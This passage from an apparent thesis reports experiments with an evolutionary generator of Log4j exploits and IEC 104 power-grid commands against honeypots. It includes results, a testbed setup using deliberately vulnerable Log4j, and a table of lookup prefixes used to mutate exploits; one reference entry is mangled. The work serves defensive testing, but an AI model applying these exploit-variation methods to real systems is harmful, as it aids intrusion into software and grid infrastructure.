


Figure 21. Successful Log4j Exploits with Population Size 20, Number of Crossings 6, Mutation Rate 0.50, and Mutation Magnitude 1

Varying the number of crossings had little effect on the overall attack success (Figure 22).




Figure 22. Variations of Number of Crossings and Their Impact on Creating Successful Log4j Exploits with Population Size 20, Parent Population Size 10, Mutation Rate 0.50, Mutation Magnitude 1, and Maximum Generations 10

We also tested several mutation rates (Figure 23). The attack generator performed better with lower mutation rates.




Figure 23. Log4j Successful Exploits When Varying Mutation Rate with Population Size 20, Parent Population Size 10, Number of Crossings 6, and Mutation Magnitude 1

When plotting the overall percentage of successful exploits after ten generations, we discovered that a mutation rate of 0.20 had about a 70 percent success rate which appeared to be the best (Figure 24).




Figure 24. Successful Log4j Exploits Versus Mutation Rate with Population Size 20, Parent Population Size 10, Number of Crossings 6, and Mutation Magnitude 1

We analyzed the impact that mutation magnitude had on the cumulative percent of successful Log4j exploits (Figure 25). Higher magnitudes meant finding exploits quicker.




Figure 25. Cumulative Percentage of Successful Log4j Exploits with Population Size 20, Parent Population Size 10, Number of Crossings 6, and Mutation Rate 0.50

2. Synthetic IEC 104 Attack Results

We first performed the fuzzing tests described in Section IV.D.2. Our results showed that GridPot ended IEC 104 data transfer when sent frames did not follow IEC 104 standards or were reserved for future use. Furthermore, we found that single commands were ignored by GridPot, so we only generated double commands with the attack generator.

When running the attack generator we expected most attacks to be discovered in the early generations. In Figure 26, we found after twenty generations, the cumulative percentage of successful attacks was about thirty percent. Also, the rate of discovering new attacks had not flattened at twenty generations like the Log4j attack rate.




Figure 26. Successful IEC 104 Attacks Discovered Versus Generations with Population Size 20, Parent Population Size 10, Number of Crossings 4, and Mutation Rate 0.50

We observed that by the fourth generation, an experiment with a population size of forty found roughly half of its total successful attacks. As we expected, specifying more attacks per generation caused a faster discovery rate.




Figure 27. Cumulative Percentage of Successful IEC 104 Attacks per Generation with Parent Population Size 10, Number of Crossings 4, and Mutation Rate 0.50

We also studied the effect of parent population size on success and found that the low and high values ended with a cumulative success rate around 30 percent while the middle value ended at forty percent (Figure 28).




Figure 28. Successful IEC 104 Attacks with Population Size 20, Number of Crossings 4, and Mutation Rate 0.50

We ran nine experiments, one for each possible number of crossings value, and plotted their overall success percentage at the maximum generation. Figure 29 shows the differences between experiments.




Figure 29. Successful IEC 104 Attacks Versus the Number of Crossings with Population Size 20, Parent Population Size 10, Mutation Rate 0.50, and Max Generations 10

We saw that mutation rates other than 0 or 1 were the best for IEC 104 attacks (Figure 30).




Figure 30. Successful IEC 104 Attacks Versus Generations with Population Size 20, Parent Population Size 10, and Number of Crossings 4

C. DISCUSSION

Overall, we found that the population sizes should be kept high as it gives the attack generator more chances to find successful attacks, whereas initial population sizes were less important. The number of crossings for each attack also had little effect on the success of new attacks. We also found that more successful attacks came from experiments with mutation rates between 0.10 and 0.40 for Log4j and between 0.50 and 0.80 for IEC 104. Though mutation magnitude only applied to Log4j attack generation, it should be set at its lowest value of one, since too much variation hindered finding successful attacks. Our highest success rates occurred when the attack generator used mutation rates of 0.20 for Log4j and 0.50 for IEC 104. In those experiments the Log4j exploits were 70 percent successful and the IEC 104 attacks were 40 percent successful. Also, our synthetic Log4j traffic was more diverse than the live exploits collected from our honeypot. Out of the 263 exploit strings of live Log4j attacks, there were only nine unique variations of lookups, but our attack generator for Log4j produced over 5,200 unique variations of the exploit. For IEC 104, the attack generator found all 256 variations of the 8-bit double command.

THIS PAGE INTENTIONALLY LEFT BLANK

VI. CONCLUSIONS

Our attack generator can generate Log4j exploits similar to those observed in real attacks, and it can generate IEC 104 attacks similar to those of the Industroyer2 malware. Our results also suggest that the most influential hyperparameters were the population size and mutation rate; larger populations enabled more variations to get tested, and mutation rate controlled attack diversity. Mutation rates had an optimum value not at an extreme of 0 or 1. For Log4j exploit generation, lower mutation rates were preferable, while with IEC 104 exploit generation, the opposite was true. The most successful attacks in our tests were 70 percent for Log4j exploits and 40 percent for IEC 104 attacks.

The attack generator’s design can adapt to many other kinds of exploits. The synthetic attacks could be used to test intrusion-detection rules and firewalls. To create more interesting IEC 104 attacks, our GridPot honeypot can be modified to provide an interface between the IEC 104 server and a simulated power grid that allows the attack generator to correlate successful IEC 104 attacks with changes in the power grid readings. Also, many hyperparameter values and implementations of evolutionary operations were unexplored in our attack generator, and they could affect attack creation to create more successful or more diverse and attacks.

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX A. TESTBED SETUP

The following instructions setup the victim and attacker systems described in Figure 9.

Victim System Setup

1. Install T-Pot and GridPot. Follow the steps from (Washofsky, 2021) Appendix A to install T-Pot. This installation also covers how to install the GridPot from (Dougherty, 2020) as one of T-Pot's Docker containers.
2. Install a vulnerable version of Java. For our testbed we downloaded the Java SE Development Kit 8u181 for Linux x64 from Java's archive downloads. Add the Java Development Kit bin folder to your PATH.
3. Install a vulnerable version of Log4j. We found an older version of Log4j at an Apache archive site: <https://archive.apache.org/dist/logging/log4j/>. We downloaded and installed version 2.14.1. We followed the directions from https://www.tutorialspoint.com/log4j/log4j_installation.htm.
4. Install Tcpdump. We used version 4.9.3.
5. Install Conpot Log4j Handler. Download the Conpot Log4j Handler.java file and compile it using the command:

```
javac Conpot_Log4j_Handler.java
```

Attacker System Setup

1. Install Python 3.10
2. Download the attack generator package from the NPS GitLab repository.

Run Experiment

3. On the victim system, run the command:

```
sudo tail -f -n 1 /data/conpot/log/conpot_default.log  
| java Conpot_Log4j_Handler
```

Note: This step is only for Log4j attacks.

4. On the attacker system, launch the attack:

```
python attack_generator.py
```

APPENDIX B. K-MEANS CLUSTER ANALYSIS ON LIVE HTTP ATTACKS

In Section IV.B we discussed how we identified features of the live HTTP attack data captured on our honeypot. These features were mostly derived from HTTP URI properties and data on IP addresses like DNS records. After feature engineering, we used Scikit-Learn’s K-Means algorithm to find which clusters would best fit our data (Géron, 2019). The plots in Figure 31, Figure 32, and Figure 33 show the results of clustering with three, four, and five clusters, respectively.

The HTTP request instances are clustered on the vertical y-axis with their corresponding silhouette values on the x-axis. HTTP requests with scores closer to 1.0 are toward the center of their cluster. The width of the clusters indicates how many instances are in each cluster. The dotted red line is the average silhouette score of all the instances. Ideally the clusters are large, and the instances extend close to 1.0 on the x-axis. At least the clusters should cross the red line which means they have some values that are around the average score of the entire dataset.




Figure 31. The Silhouette Score for K-Means Clusters = 3 for the Live HTTP Attacks Collected on Our Honeypot




Figure 32. The Silhouette Score for K-Means Clusters=4 for the Live HTTP Attacks Collected on Our Honeypot




Figure 33. The Silhouette Score for K-Means Clusters = 5 for the Live HTTP Attacks Collected on Our Honeypot

K-means with four clusters produced a grouping where every cluster crossed the threshold past the average silhouette score. Clustering of three and five clusters have wide clusters like cluster four, but not all of them had instances which were at or above the average score. After deciding to use four clusters, we loaded our data into WEKA to run another K-means clustering. With Scikit-Learn we could easily generate the silhouette score plot, however WEKA is better at displaying the actual clusters and requires no additional programming compared to Scikit-Learn.

APPENDIX C. LOG4J LOOKUPS

Table 18 has all the lookups that the attack generator used to mutate Log4j exploits. Refer to Section III.C for more details on how Log4j lookups work.

Table 18. Log4j Prefix Attribute Mapping. Adapted from The Apache Software Foundation (2022).

Lookup	Prefix	Attributes (not exhaustive)
Context Map	Ctx	loginId
Date	date	MM-dd-yyy
Docker	docker	containerID containerName imageId imageName shortContainerId shortImageId
Empty lookup	Empty string	<i>None</i> (only used with default values for example “\${::-DEFAULT_VALUE}”)
Environment	env	USER
Event	event	Exception Level Logger Marker Message ThreadId ThreadName TimeStamp
Java	java	version runtime vm os locale hw
JNDI	jndi	<i>Not listed</i>
Java Virtual Machine	jvrunargs	<i>Not listed</i>
Kubernetes	k8	accountName clusterName containerId containerName host

Lookup	Prefix	Attributes (not exhaustive)
		hostIp imageId imageName labels labesl.app labels.podTemplateHash masterUrl namespaceId namespaceName podId podIp podName
Log4j Configuration Location	log4j	configLocation configParentLocation
Lower	lower	<i>Any string</i>
Main Arguments	main	0-based index or based on strings found in the argument list i.e., main:myString or main:0
Map	map	type
Marker	marker	name
Mapped Diagnostic Context	mdc	userID
Spring Boot	spring	spring.application.name
Structured Data	sd	type
System Properties	sys	logPath
Upper	upper	<i>Any string</i>
Web	web	attr.name contextPath contextPathName effectiveMajorVersion effectiveMinorVersion initParam.name majorVersion minorVersion rootDir serverInfo servletContextName

LIST OF REFERENCES

- Al-Dalky, R., Abduljaleel, O., Salah, K., Otrók, H., & Al-Qutayri, M. (2014). A Modbus traffic generator for evaluating the security of SCADA systems. *2014 9th International Symposium on Communication Systems, Networks Digital Sign (CSNDSP)*, 809–814. <https://doi.org/10.1109/CSNDSP.2014.6923938>
- The Apache Software Foundation (2022, February 23). *Lookups*. Apache Logging Services. <https://logging.apache.org/log4j/2.x/manual/lookups.html>
- Appelt, D., Nguyen, C. D., Panichella, A., & Briand, L. C. (2018). A machine-learning-driven evolutionary approach for testing web application firewalls. *IEEE Transactions on Reliability*, 67(3), 733–757. <https://doi.org/10.1109/TR.2018.2805763>
- Baiocco, A., & Wolthusen, S. D. (2018). Indirect synchronisation vulnerabilities in the IEC 60870-5-104 standard. *2018 IEEE PES Innovative Smart Grid Technologies Conference Europe (ISGT-Europe)*, 1–6. <https://doi.org/10.1109/ISGTEurope.2018.8571604>
- Biondi, P. (2021). *Scapy* (Version 2.4.5) [Computer software]. <https://github.com/secdev/scapy>
- Black, P. E., Guttman, B., & Okun, V. (2021). *Guidelines on minimum standards for developer verification of software*. U.S. Department of Commerce. <https://doi.org/10.6028/NIST.IR.8397>
- Campbell, R. M., Padayachee, K., & Masombuka, T. (2015). A survey of honeypot research: Trends and opportunities. *2015 10th International Conference for Internet Technology and Secured Transactions (ICITST)*, 208–212. <https://doi.org/10.1109/ICITST.2015.7412090>
- Chassin, D. P., Schneider, K., & Gerkenmeyer, C. (2008). *GridLAB-D: An open-source power systems modeling and simulation environment*. 1–5. <https://doi.org/10.1109/TDC.2008.4517260>
- Cherepanov, A. (2017). *WIN32/INDUSTROYER a new threat for industrial control systems* (p. 17) [Fact sheet]. ESET. https://www.welivesecurity.com/wp-content/uploads/2017/06/Win32_Industroyer.pdf
- Chiong, R., Weise, T., & Michalewicz, Z. (Eds.). (2012). *Variants of evolutionary algorithms for real-world applications*. Springer-Verlag. <https://doi.org/10.1007/978-3-642-23424-8>

- Choi, S., Yun, J.-H., & Min, B.-G. (2021). Probabilistic attack sequence generation and execution based on MITRE ATT&CK for ICS datasets. *Cyber Security Experimentation and Test Workshop*, 41–48. <https://doi.org/10.1145/3474718.3474722>
- Clarke, G., Reynders, D., & Wright, E. (2004). *Practical modern SCADA protocols DNP3, 60870.5 and related systems*. Elsevier. <https://ebookcentral-proquest-com.libproxy.nps.edu/lib/ebook-nps/reader.action?docID=226682>
- Cordero, C. G., Vasilomanolakis, E., Wainakh, A., Mühlhäuser, M., & Nadjm-Tehrani, S. (2021). On generating network traffic datasets with synthetic attacks for intrusion detection. *ACM Transactions on Privacy and Security*, 24(2), 39. <https://doi.org/10.1145/3424155>
- Cyber Security and Infrastructure Security Agency (2020, October 21). *Critical infrastructure sectors*. <https://www.cisa.gov/critical-infrastructure-sectors>
- Cyber Security and Infrastructure Security Agency (2021a, July 20). *Significant historical cyber-intrusion campaigns targeting ICS*. <https://us-cert.cisa.gov/ncas/current-activity/2021/07/20/significant-historical-cyber-intrusion-campaigns-targeting-ics>
- Cyber Security and Infrastructure Security Agency (2021b). *Mitigate Apache Log4j vulnerability* (Emergency Directive 22–02). <https://www.cisa.gov/emergency-directive-22-02>
- Cyber Security and Infrastructure Security Agency (2022a, April 8). *Apache Log4j vulnerability guidance*. <https://www.cisa.gov/uscrt/apache-log4j-vulnerability-guidance?msclkid=0ea0d4e9c0f11ec88f6476b5ae61ed5>
- Cyber Security and Infrastructure Security Agency (2022b, July 18). *Malicious cyber actors continue to exploit Log4Shell in VMware Horizon systems*. <https://www.cisa.gov/uscrt/ncas/alerts/aa22-174a>
- Docker Incorporated (n.d.). *Docker*. Retrieved September 1, 2022, from <https://www.docker.com/>
- Dougherty, J. (2020). *Evasion of honeypot detection mechanisms through improved interactivity of ICS-based systems* [Thesis, Naval Postgraduate School]. NPS Archive: Calhoun. <https://calhoun.nps.edu/handle/10945/66065>
- Encada (2022, April 18). *IndigoSCADA*. http://www.enscada.com/a7khg9/IndigoSCADA_user_manual.pdf

- Falk, H. (2018). *IEC 61850 demystified*. Artech House. [https://us-artechhouse- The MITRE Corporation \(2021, October 12\). CVE. https://cve.mitre.org/ com.libproxy.nps.edu/CloudPublish/book.aspx?isbn=9781630816612](https://us-artechhouse- The MITRE Corporation (2021, October 12). CVE. https://cve.mitre.org/ com.libproxy.nps.edu/CloudPublish/book.aspx?isbn=9781630816612)
